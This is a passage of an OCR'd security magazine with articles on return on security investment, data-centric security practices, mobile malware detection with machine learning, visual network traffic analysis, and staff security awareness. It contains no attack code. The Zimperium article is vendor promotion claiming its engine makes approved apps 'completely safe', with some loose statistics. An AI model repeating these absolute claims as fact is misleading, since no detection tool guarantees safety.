  - Hardware based key generation for adequate security of cryptographic operations throughout the lifetime of the device, ideally based on quantum photonics for resilience to environmental influences.
- Demand these same security criteria from your suppliers and everyone in the value chain bringing your systems into field deployment.




Figure 1: New miniaturised IoT photonics




Figure 2: New Photonics IoT QRNG (5x 1x1mm)

(11) https://csrc.nist.gov/Projects/Post-Quantum-Cryptography

Show us the money!
An exploration into Return on Security Investment

Jesse Helder, KPN

Imagine finding yourself in a boardroom, the only person wearing a t-shirt and jeans, surrounded by suits and ties. You have just delivered a comprehensive overview of all the horrible hacks and leaks you have saved the company from the past year and all you receive in return is a multitude of puzzled faces and blank stares.

No, this is not a personal nightmare, but a real life situation a lot of security professionals experienced themselves. Although the potential threat of security incidents might be very clear to those who study them daily. The problem lies in the fact this does not translate well to the language required for decision making and budgeting. So to prove the added value of security, a tool was developed showing potential harm in a measurement that is understood on all levels: Cold hard cash.

But how do you express the risk of a mitigated security incident in financial figures? An extended search along the internet provided multiple samples (books and articles) to read on this subject. Although most of them were very enlightening and theoretically sound, they were lacking in one field: how to apply this in practice?

Until one day I stumbled upon work delivered by the Australian ministry of Finance[1]. They came up with a guideline to quantify the potential Return On Security Investment (ROSI) of perimeter security systems. The approach was elegantly simple: by multiplying the chance of a security breach happening , with the cost expected from such a breach, in the end the potential saving of such an investment is quantified.

$$\text{ROSI} = \frac{(\text{Prevented Loss} - \text{Security Investment})}{\text{Security Investment}}$$

So it was decided to take the same approach to calculate the potential harm of security incidents, which would represent the prevented loss in the ROSI formula. While testing this formula we tweaked

(1) https://www.finance.nsw.gov.au/policy-document/return-security-investment-rosi

the mechanism to fit our use case. In practice it was discovered that incident handlers were very capable of estimating the chance of a certain security incident (re)-occurring, all based on the technicalities. However estimating the potential costs is a totally different story.

Since cost cannot exactly be derived from an incident that never occurred we had to find a way to quickly estimate the potential cost incurred. We solved this by taking into account four different areas where loss could be expected in case of a security incident:

1. **Publicity Impact:**
   Potential impact due to bad publicity, loss of (potential) customers, damage to reputation etcetera.
2. **Service Impact:**
   Potential impact on services delivered to customers.
3. **Privacy / Information disclosure impact:**
   Impact due to potential disclosure of customer or company data.
4. **Direct Cost impact:**
   Potential loss due to cost of mitigation/restoration after the incident.

After this six severity classes were added for each of these potential loss areas, ranging from Insignificant to Grave. But most importantly we added very clear practical descriptions for each class . For example, Insignificant publicity impact is described as "No media attention" while Grave publicity impact is said to entice "Large scale media attention, evening news coverage, and/or damaging company reputation."
By providing such real life subscriptions of each class, users of the tool are able to quickly make an estimate of the Potential Harm Of Security Incident (PHOSI) for each incident by a simple formula:

```
PHOSI = Likelihood x Potential Loss
```

This mechanism was then built into a simple to use tool, provided to all incident handlers and included as part of the incident handling workflow. Before any security incident is closed the PHOSI is calculated and included in the incident report. The main reason to take this step in the end, during the closure of an incident, is because at this stage the required knowledge of an incident is acquired and thus the most accurate estimates can be included.

After collecting this data for all incidents and reporting on a monthly basis, we quickly proved a very clear way of showing all the investments in security were not just hype based window dressing. Actually they had an excellent return on investment.

Another positive effect of using PHOSI is that discussions on the severity of an incident are now started based on a transparent non-technical framework. When challenged on a PHOSI value, just running the PHOSI tool will show a clear path towards the conclusion. Thus enabling a transparent discussion on the choices leading to the PHOSI value. This approach proved to be a lot more fruitful than the more unstructured discussions that took place before, mostly based on a mixture of technical knowledge and gut feeling.

The approach is so successful that it has now been extended from Security Incidents handled by our CERT team to the Security Vulnerabilities found by our REDteam. And all this proves once more: Money talks.

If you would like to try out the PHOSI tool yourself. It is available from the iTunes store for iPads part of the KPN-CISO app. Please download, tweak the tool to your situation and let us know how helpful it was to you.
https://itunes.apple.com/nl/app/kpn-ciso/id1122223795




Figure 1: PHOSI in practice

Achieving Data-Centric Security

How to Fend Off Breaches by Being Brilliant at the Basics

Jaco Jacobs & Kimberley Zwaart , Accenture

Data breaches happen when organisations fail at fundamental data protection practices. A fresh look at those practices can make your organisation and your high-value assets more secure.

Consider for a moment some of the most significant data breaches of the recent past:

- More than 140 million customer records exfiltrated from a leading credit reporting agency, exposing highly valuable personally identifiable data, such as Social Security numbers, dates of birth and driver's license information.
- Half a billion user accounts compromised at a leading Internet service provider, revealing names, e-mail addresses, telephone numbers, dates of birth, password information and more.
- 80 million patient and employee records breached at a health insurer, potentially exposing names, dates of birth, Social Security numbers, e-mail addresses, employment information and income data.
- More than 50 million credit card accounts compromised at one leading retailer, and more than 40 million at another.

The list goes on. But when you take a step back to assess what these breaches have in common, you reach an inescapable conclusion: the numbers would be on a less staggering scale if the organisations involved had effectively practiced the basics of data-centric security.

Let's start with the obvious. Data breaches of the scale in the examples cited are **incredibly costly**. Estimates put financial losses from a severe event into the tens or even hundreds of millions of USD. Add on to that damage to brand and reputation, and ongoing financial and legal exposure. The pain can be immense and long lasting, to both the victimized organisations and their partners and customers. Even in everyday breaches of more manageable scale, the financial and reputational damage takes a toll; research by the Ponémon Institute sponsored by Accenture estimates the cost of cybercrime to the average organisation has increased by nearly 23 percent in the last year to US$11.7 million.

September

8 Mexican tax refund site left 400GB of sensitive customer info wide open.

12 Finspy malware installed via Windows 0-day.

A related similarity is that organisations victimized by breaches **have not fully appreciated the value of data as the lifeblood of business.** In the intelligence community, loss of data means loss of life. Hence there is an absolutely urgent focus on protecting data to save lives. In business, losing data may also cost lives in sectors like energy, chemicals and healthcare, but it is currently more likely to lead to competitive disadvantage, damage to brand and reputation, and significant legal and financial consequences. Business runs and depends on the secure processing of data, and protecting data deserves a commensurate level of attention, respect and investment. In the digital era, data is value. Those who guard that value have significant advantage over those who do not.

The third characteristic shared by organisations victimized by breaches is **multiple points of failure.** The issue is not whether criminal attackers exploited a known website vulnerability the victim organisation failed to patch, or instead launched a zero-day attack. The issue is that multiple processes and procedures had to fail for tens of millions, or hundreds of millions, of customer records to be exfiltrated, and for that exfiltration to go undetected for days, weeks or months.

Then there is also the unexpected disrupter, the proverbial dark horse that is legislation. With new legislation such as GDPR coming into effect, it has become vital to understanding what data you have, where it is, and how it is being processed. In this case, not just to put a tick in an audit box, but to be able to demonstrate to the regulators how you are effectively managing the data that you are custodian to at all times.

All of which adds up to straightforward, prescriptive advice: Organisations need to put their data protection fundamentals in order. To fend off and minimize the impact of data breaches, they need to "harden" their data assets and be brilliant at practicing data-centric security basics. All this, next to adhering to other good security practices of course.

1. Identify and Harden your high-value assets

These are your "crown jewels", the data most critical to your operations, subject to the most stringent regulatory penalties, and most important to your trade secrets and differentiation in the market.

"Hardening" a high-value asset means, making it as difficult and costly as possible for adversaries to achieve their goals, and limiting the damage they can cause if they do obtain access. Some added guidelines:

- **Adopt the attacker's mind-set**. What do they want most? Design and execute your threat and vulnerability program, and overall security solution, to deny it.
- **Consider and use multiple techniques** including encryption, tokenization, micro-segmentation, privilege and digital rights management, selective redaction, and data scrambling.
- **If your high-value assets are on legacy systems, do not try to harden those assets all at once**. Instead, add additional protection and increase visibility over control points or points of access until you migrate or modernize the legacy systems. If you have legacy systems that cannot be suitably hardened, look for opportunities to restrict access and up-level your monitoring. Be laser-focused on timely detection at your weakest links.
- **Remember that with all the focus on securing data, encrypting it, keeping it in the safest of systems, if the same controls are not applied to people who have access to the data, you have simply moved the point of failure.** To fully protect your high-value assets, it is critical to keep "the people dimension" in mind.

2. Build up your defenses through network enclaves both on-premises and in the cloud

The perimeter is no longer the perimeter, it has become too easy for adversaries to breach. And the enterprise that the perimeter is intended to protect now extends well beyond "the four walls" to the cloud and the field and the control rooms. Consider creating enclaves, environments both on- and off-premises where you can better monitor the comings and goings of users and the behavior of applications—which limit an attacker's maneuverability. When the perimeter is breached, the enclaves remain safe. Think of a ship, if the hull is breached, hard partitions in the compartments underneath will prevent the ship from sinking. In the same way, hard-partitioned enclaves in your network prevent a breach from moving laterally through the entire enterprise.

3. Build and execute a hunting program

There was a time when organisations felt they only had to activate their incident response plans in the event of a breach. Not any longer. Today, the best approach is to adopt a continuous response model, always assume you have been breached, and use your incident response and threat hunting teams to always look for the next breach ("find them before they find you").

4. Catastrophe scenarios

Develop, run and test scenarios that simulate business catastrophes, for end-to-end effectiveness, so that you can verify and validate that you can detect an adversary, and that your people are prepared and ready.

5. Map your environment

Create an understanding of your data landscape by identifying the business applications, processes, information usage patterns, systems and platforms in the environment, their business value and associated risks. Understand the flow of information within and outside your organisation and communication channels that they follow. Identify the different data

repositories and the respective asset owners. Knowing all of this means you know exactly where to exert time and energy on protecting your data.

6. Limit, monitor and segment access

Use two-factor authentication as much as possible, and use role-based access to make automated decisions about who is allowed to see what data and systems. Move toward micro-segmentation in your access control, recognizing that when sensitive data needs to be adjudicated by different people for different reasons, none may need to see the data in totality. Micro-segmentation can show each person what he or she needs to see based on his or her roles and responsibilities, while obscuring the rest. This also limits damage in the event of a breach—if any one user's credentials are compromised, only a portion of the data is exposed. To exfiltrate whole objects or larger swaths of data, the adversary's job becomes much more difficult.

7. Monitor for anomalous and suspicious activity

Monitor continuously and vigilantly not just for unauthorized access but also for undiscovered threats and suspicious user behavior.

8. Develop both strategic and tactical threat intelligence

Have a sustainable threat intelligence program that collects and curates both strategic and tactical threat intelligence. Strategic threat intelligence is human intelligence coming from a variety of both closed and open sources—for example, an e-mail explaining that certain versions of Apache Struts are vulnerable to attack, and how that vulnerability is exploited. Other forms of strategic intelligence can provide insights on campaigns targeting certain industries or technologies, or geo-political trends that could change the incentives of attackers. Tactical threat intelligence includes machine indicators of compromise that feed in automatically to your systems—for example, an automatic feed from Palo Alto Networks or Qualys directly into your tooling. Stay as current as possible on both the broader threat landscape and the specific threats posed by adversaries as they relate to your organisation.

9. Build a security ecosystem

No organisation is an island. Supplement internal talent and skills with a diverse vendor support system. When necessary and appropriate, take advantage of the assistance that managed services organisations can deliver.

10. Prepare for the worst

Transform your incident response plan into a crisis management plan that can be enacted if the worst-case scenario materializes. Make sure legal and corporate communications teams are on "stand by" and prepared to take action. Exercise the plan so that the business builds the muscle memory and identifies areas for improvement before the next issue arises. Be ready for a catastrophic cyberattack where e-mail, voice over IP, and other communication systems used on a day-to-day basis are unavailable. For such catastrophic emergencies, consider storing critical contact information in the cloud and being prepared to use the cloud as a secondary out-of-band platform for e-mail and voice communication.

Conclusion

Any organisation intent on avoiding serious data breaches owes it to itself to review how well it is putting the fundamentals of data-centric security into practice. Closing any gaps will help fend off breaches and minimize their impact.

About Accenture Security

Accenture Security helps organisations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cyber security labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture protects organisation's valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Visit us on www.accenture.com/security or follow us @AccentureSecure on Twitter or visit the Accenture Security blog.

FedEx: NotPetya infection cost $300m.

September 20 25

CCleaner has a backdoor.

Deloitte e-mail server breached.

WannaCry, Dirty Cow, and the Rise of Machine Learning

Scott King, Zimperium

New pieces of malware pop into existence, depending on who you ask, at the rate of anywhere from 22,000 per day to 250,000 per day, across all platforms. In this crowded field, standing out is a challenge. For any given malware to grab the public's consciousness, even for a second, it has to be truly noteworthy.

How WannaCry made a name for itself

Let's take the WannaCry ransomware attack as an example. WannaCry received significant global media coverage, due in part to the high-profile targets that included governmental entities such as the Russian Interior Ministry, public utilities such as Gas Natural in Spain and the West Bengal power utility in Kolkata, and hospitals, including a 16 hospitals in the UK alone. The attack affected machines running Microsoft Windows operating systems, primarily Windows 7. In the time period between Friday, May 12 , 2017 and Monday, May 15, 2017 WannaCry had infected more than 230,000 PCs.

WannaCry's pervasive infection PCs was due in large part to the zero-day nature of the attack. While most Windows-based machines in corporate environments have some form of antimalware installed, we still haven't solved the problem of zero day attacks on the desktop, much less on mobile. And since there are now more mobile devices than desktops, we would argue that the zero day problem is even greater for mobile. When we hear that WannaCry infected close to a quarter million Windows machine, we wince. But consider this: more than 300,000 apps took advantage of the Dirty Cow vulnerability in Android, including apps in the Play Store.

The DirtyCow vulnerability affected nearly 10 times the number of device affected by Wannacry

When you think about people actively downloading risky apps, you may envision users going to third-party app sources or sideloading sketchy apps. After all, if you are going to sideload, or download from third parties, where every app might well contain malicious code, you risk compromising your device or having data stolen. Stray from the Play Store and you aren't leveraging any of the security or research that Google performs on apps, and won't receive official notices.

PoC published for iPhone 7 Wifi hack.

Attacks that exploited the Dirty Cow bug, though, did not arise from people downloading risky apps from third party app sources. Instead, the compromised downloads were from the Google Play Store itself. No one downloading apps that used the Dirty Cow escalation bug had any reason to hesitate or second-guess their download decision. When we download from the Play Store we actively presume safety.

To some extent, certainly, that presumption is justified. According to a recent article in Wired, Google reports that users who downloaded apps exclusively from the Play Store were exceedingly unlikely to have malicious apps on their devices. In 2016, Google stated, such users had malicious apps on just .05 percent of those devices.

That's a fraction of a percent, and might sound negligible. At least, until you take into account another Google figure. Google stated in May 2017 that the number of active Android devices had surpassed 2 billion per month. Though seemingly a small figure, .05 percent of 2 billion is 1 million.

The zero day problem goes mobile

That brings us back to the zero day problem. Mobile antivirus protects mobile devices by checking the signature of each app on a given device against a set of known malware. But think about an app, or set of apps, that contain code attacking a particular vulnerability. The very first time those apps appear, they may not yet be on any list at all.

Apps with code intended to take advantage of the Dirty Cow escalation bug, for example, were not on any list at first. So, for users that did have mobile antimalware, their mobile malware protection tools compared the apps to their list of known malware, and got an 'all clear.' Users could then conclude that their apps were uncompromised and start using them—allowing the malicious code in those apps to make their attack.

Eventually, of course, antimalware vendors added apps with code exploiting the Dirty Cow bug to their list of malware, and urged their customers to download updates that would protect them going forward.

Too many apps, too few researchers

Why is there any lead time at all in updating malware? The numerical reality is that there are far more new mobile apps coming along every day than there are mobile researchers to vet those apps. It takes, on average, three days to do a thorough analysis of a particular app and determine if it has malware, adware, spyware, or if it is totally clean.

By the way, that's the most common result for a mobile researcher; you spend three days researching an app and find that is totally clean. Now, if you take into account the entire global set of mobile malware researchers, they can professionally and reliable review (and this is a generously high figure) maybe 5,000 apps in a month.

But the Google Play Store gets about 3,300 apps uploaded every day. That means the Google Play store gets enough app uploads in just a day and a half to keep the entire world of mobile researchers busy for a month. That is a monumental disparity.

Choosing apps to examine

Faced with a relentless deluge of new apps and limited time to research them, mobile researchers generally use the same approach to select apps to examine. Even Zimperium researchers follow this approach.

We look at the stream of new apps and say, "Wow, that's a really popular one, and the developer has never been really been tested before." Or, in some cases, we say, "Wow, that's a really popular app, and we have seen that developer make malicious apps before. Someone should take a look at that app." Then we start the research.

The research gap, however, is only part of the story. Cybercriminals focused on mobile devices have at least one avenue open to them that PC-focused malware creators never had. They can purchase a legitimate app, such as one from a small firm. This gives the criminals access to that app's install base. They then add malicious code to the newly acquired app, and release the new version as an incremental update.

A mobile-native avenue of attack

Users are willing to download updates to their preferred apps without much prodding. Since the app is legitimate, it will effectively have been whitelisted, and so the malicious code gets onto mobile devices via the update process with ease. The weaponizing of a legitimate application is problem no one had to solve with Windows. The threat is native to the mobile landscape.

The zero day problem on mobile devices comes down to speed. The bad guys have been hiding behind an insurmountable wall of new mobile apps requiring testing, and using mobile-native techniques to spread their malicious code. They have effectively operating at superhuman speed. Meanwhile, the good guys have been operating at human speed. For mobile device users who want to avoid getting hacked, that is not a formula for success.

How to fight back against superhuman attacks

The rise of machine learning, however, has created the opportunity for a new equation. The concept is simple: we get machines to do the mobile malware research for us. Better still, we get machines to do the research as well as any mobile researcher possibly could, with more training time than any human could ever have.

We do that by educating a machine learning-enabled robot for 18 months, with a room full of computers and access to the sum of human knowledge in the field of mobile malware research. The robot crunches terabytes of data, using vast amounts of compute resources, and turns all of that into a model that shows what malware looks like.

That robot is the z9 for Mobile Malware engine. The z9 engine identifies potential malware in apps by analyzing apps in real-time. The analysis that z9 performs—in less than 100 milliseconds--is the kind of deep, intensive, and devastatingly thorough analysis that a live, human expert in mobile malware detection would perform over the course of three days.

Slamming shut the zero day window

When z9 finishes its analysis of an app, applying machine learning-driven heuristics, we have totally vetted that app. The z9 engine does not need to consult a blacklist, a whitelist, or any list at all. The app is completely safe to install.

Even if you are the first person ever to download that app, and no one other than the app's author has ever seen the app before, the result is the same: if z9 gives it the go-ahead, that app is safe to use.

This means that the days of an app getting 200 million downloads before a mobile researcher examines the app and says "Guess what? This one's malicious," are gone. When z9 analyzes an app, the research is done, right on the device, instantaneously. z9 needs a download count of exactly one.

This is not science fiction. This is delivered through software, today, and it is being used by some of the world's largest telecoms and by governments around the globe. The recently created New York City Cyber Command, tasked with protecting the city against all threats cyber, will even be offering this protection to the cities residence, considering it as essential as water, gas and other public utilities.

Cybercriminals will not give up, of course. The battle to protect mobile devices will continue. But for now, the rise of machine learning has given the good guys the upper hand.

Eventpad:
A Visual Analytics approach to Network Intrusion Detection and Reverse Engineering

Bram Cappers, Jarke van Wijk, Sandro Etalle, Eindhoven University of Technology

Network intrusion detection is a nightmare in current infrastructures. Systems are so complex that the gap between what you think and what is actually happening in your system is typically large. How can we expect intrusion detection systems to protect us against zero-days if we do not even understand what is happening inside our own networks1? We show how visual analytics can help in reverse engineering and detecting intrusions inside your environment.

For the protection of (critical) infrastructures against complex virus attacks for instance Advanced Persistent Threats) deep packet inspection and anomaly detection are unavoidable. Nowadays general-purpose black-box intrusion detection systems still suffer from large false positive rates when trying to discover patterns in this wealth of information. We believe that more context and domain knowledge are required to obtain better situational awareness.

In this paper, we present a general-purpose tool that can assist users to gain better insights through visual analytics. In contrast to ``yet another dashboard system'', we demonstrate how automated methods, human knowledge, and visualization can be combined to enable rapid, cost-effective analysis of large complex data sets.

DoubleLocker changes PIN of Android device.




Figure 1: Human-in-the-loop approach for intrusion detection: Users construct rules to visually encode packets using protocol values and domain knowledge. Exploration of the rewritten data is achieved by 1) inspecting overlap in packet data, 2) identifying clusters with the same representation, and 3) discovering overlap between sequences through alignment. New insights can directly be incorporated by defining new rules.

Eventpad: deep packet inspection using rules, aggregations, and interaction

In order to study network traffic at the level of protocol semantics, we parse PCAP traffic using Wireshark's protocol dissector2. The result is a huge table where rows correspond to packets and columns correspond to protocol fields. Depending on the type of packet, specific fields and values can be present, making the table sparsely populated.

We designed a system 'Eventpad'3 to find areas of interest in network traffic using a combination of automated and manual techniques. In Eventpad packets are visualized as gray blocks and are grouped together if they belong to the same conversation (based on for instance a common session or call id). The result is a large collection of block sequences as shown in Figure 1. Similar to a text editor, Eventpad enables users to find, replace, and highlight traffic patterns of interest. For this we use three concepts, namely:

- Rules to visually encode packet values that are relevant for investigation. Sequences can be simplified by iteratively replacing collections of packets with high-level concepts. To support this we designed a visual regular expression language that can incorporate packet data.
- Aggregations to discover patterns between different sequences through clustering, partitioning, sorting, and alignment.
- Interaction to study overlap in traffic patterns and packet data.

Figure 1 shows an overview of how the three concepts are used together. Figure 2 shows the interface of the implemented prototype.

Krack (Key Reinstallation Attack) published.

Data exploration

Eventpad has been applied in several domains, including the analysis of Voice over IP (VoIP) telephony and ransomware traffic. Within two hours we were able to obtain the following findings.




Figure 2: VoIP traffic analysis with Eventpad.

VoIP traffic

Together with the company Motto Communications4 we analyzed over 40,000,000 SIP packets to better understand the type of VoIP calls inside their platform. We started by coloring INVite, ACKnowledge, and BYE signals blue, red, and purple respectively. Packets with status codes other than OK were highlighted in orange.

We study unique patterns by clustering block sequences together and sorting them by frequency (Figure 1B). This revealed more variety in the conversations than expected. Aligning the conversations (Figure 2B), however, showed that overlap between conversations was large. This also revealed the presence of an invalid proxy server (Figure 2B*). Compressing INV-ACK sequences to green blocks shows that there are conversations with many connection attempts (Figure 2C) all containing highly unusual packets (Figure 2E).

Ransomware traffic

In another investigation we analyzed traffic from a honeypot environment installed at the university. The goal was to detect and identify different types of ransomware in this traffic. We started analyzing file-access behavior by extracting all Samba traffic from the network.

After colouring all file open, read, write, delete, and close requests yellow, blue, purple, red and pink respectively, we can visually identify areas in the traffic with regular patterns. Depending on the type of Ransomware, different patterns became visible (Figure 3 AB).




Figure 3: Samba patterns in A) Jigsaw and B) CryptX Ransomware. C) Partitioning the data by file shows high repetition of file creation and deletion patterns .D) Inspection of protocol data. E) Repetitive patterns as a result of recursive directory scanning.

Once we had the network samples it took us only two hours to reconstruct the behavior of the ransomware at hand and analyze the differences with other ransomware present in the wild. In case of this Jigsaw virus we even discovered a bug in the attack, since original files were not overwritten by the virus. After the attack the files were still recoverable from disk. By comparing these visual patterns in other traffic of the university, we could quickly verify that these viruses did not occur outside the honeypot environment.

Conclusion

The Eventpad prototype demonstrates how visual exploration of deep packet data and sequential analysis can be used to effectively analyze network traffic and detect anomalies. The ability to visually encode data fragments based on rules enables analysts to incrementally label their traffic and define their notion of what good or bad behavior looks like. The labeling in turn can be used to steer automated techniques to a certain direction and help them provide better context sensitive insights.

We believe the boundaries of visual analytics in cyber security are still unexplored and show promising results for future cyber security systems. We hope to have shown that the combination of (slow and accurate) human reasoning and (fast and error-prone) automated techniques together can accelerate the discovery of undesired behavior in environments. In the end it is always easy to find anomalies. The challenge is to find the ones that are relevant.

References

[1] Sandro Etalle: From Intrusion Detection to Software Design. ESORICS (1) 2017: 1-10. Springer.
[2] http://www.wireshark.org [3] http://www.eventpad.nl [4] http://www.motto.nl

I Believe

Nathalie Lokhorst, KPN

Creating awareness is a funny thing. In order to change behaviour, it is my belief that people have to believe in their hearts and not just their mind in order to change. Because let us be honest here, people do not really like to change. So knowing this, how can you change the behaviour of over 13.000 people?

Everyone is triggered in a different way. What works for me, might not work for you and vice versa. To be quite honest, before I was responsible for security awareness program within KPN, I always looked on how to stretch security rules. Not because I did not know what these rules were, but you know, security rules are not always the most pleasant ones. Or at least that is how I felt. Which made me probably a good candidate for the job. Because being aware and understanding the why, how and what behind security policies does not necessarily make you want to follow the rules.

The why

Knowing the why is essential in changing behaviour. If I do not understand the importance of for example a rule, why should I follow it, or not stretch it a little. Being part of the CISO office I learnt the why of our security rules, which helps to make the urgency to follow them more clear. So knowing the why helped me to think about the what.

The what

In the security community there are different opinions in regards to security awareness. Should you ask employees to be aware or should you make products so secure so you do not need awareness? For me it is a combined solution.

The mission of the CISO office of KPN is: 'to be reliable, secure and trusted by customers, partners and society'. Within KPN we have a security awareness program for all employees. Some parts are tailor made and others are generic. Parts of our security awareness program are open for the public. Anyone who is interested in security is invited to come to one of the free Guest Hacker Programs. At the Guest Hacker Programs, reputable security specialists are invited to give a talk. What I wanted to achieve with the awareness program was to make people more aware what their part in security is and what they can do. Because despite your function or role in a company, everyone has a role in security. For me the next step was to establish how I wanted to achieve that.

The how

Like I stated before, what works for me, might not work for you and vice versa. That is why I used multiple means to create awareness in which fun is an important factor. One of the coolest things is an online Capture The Flag (CTF) for all employees. CISO colleagues of the REDteam (ethical hackers) created the challenges. The main purpose of this CTF is to learn to think like a hacker. And with over 13.000 employees, you will also see who is a potential ethical hacker.

RIP HPKP: Google abandons public key pinning.

IETF draft proposal on updating IoT devices.

The CTF triggered colleagues in innovation and system administrators to look at their work differently and make some adjustments in its design.

But not all companies have the ability to make their own CTF. You could also do a lot of other cool stuff. For instance have your colleagues take a picture of a situation within or related to your company of an information security breach. Or what to think about asking employees to write down a story/scenario (not execute it!) in which they can make lots of money. The writing down part in this is essential, since you do not want your non ethical hacker colleagues actually compromising your systems. This helps people to think like a hacker, but it also helps you as a company to learn about vulnerabilities in your systems, networks and or services, you might not have heard or thought of before. It is almost like a responsible disclosure but then for internal people and more in a story/scenario kind of way. Important is that you have a team of experts that can fix the vulnerabilities mentioned in the story/scenario.
The winning story/scenario had something to do with social engineering. We were able to make a short video of it and used it for the awareness program.

You go!

Hopefully this article has inspired you to start up your own awareness program. Even if you do not have any budget or just a little bit, do not let that stand in your way. Be creative, think about the things you can do, and organise them. Have fun!

Be careful what you tell your search engine

Ancilla van de Leest, Startpage

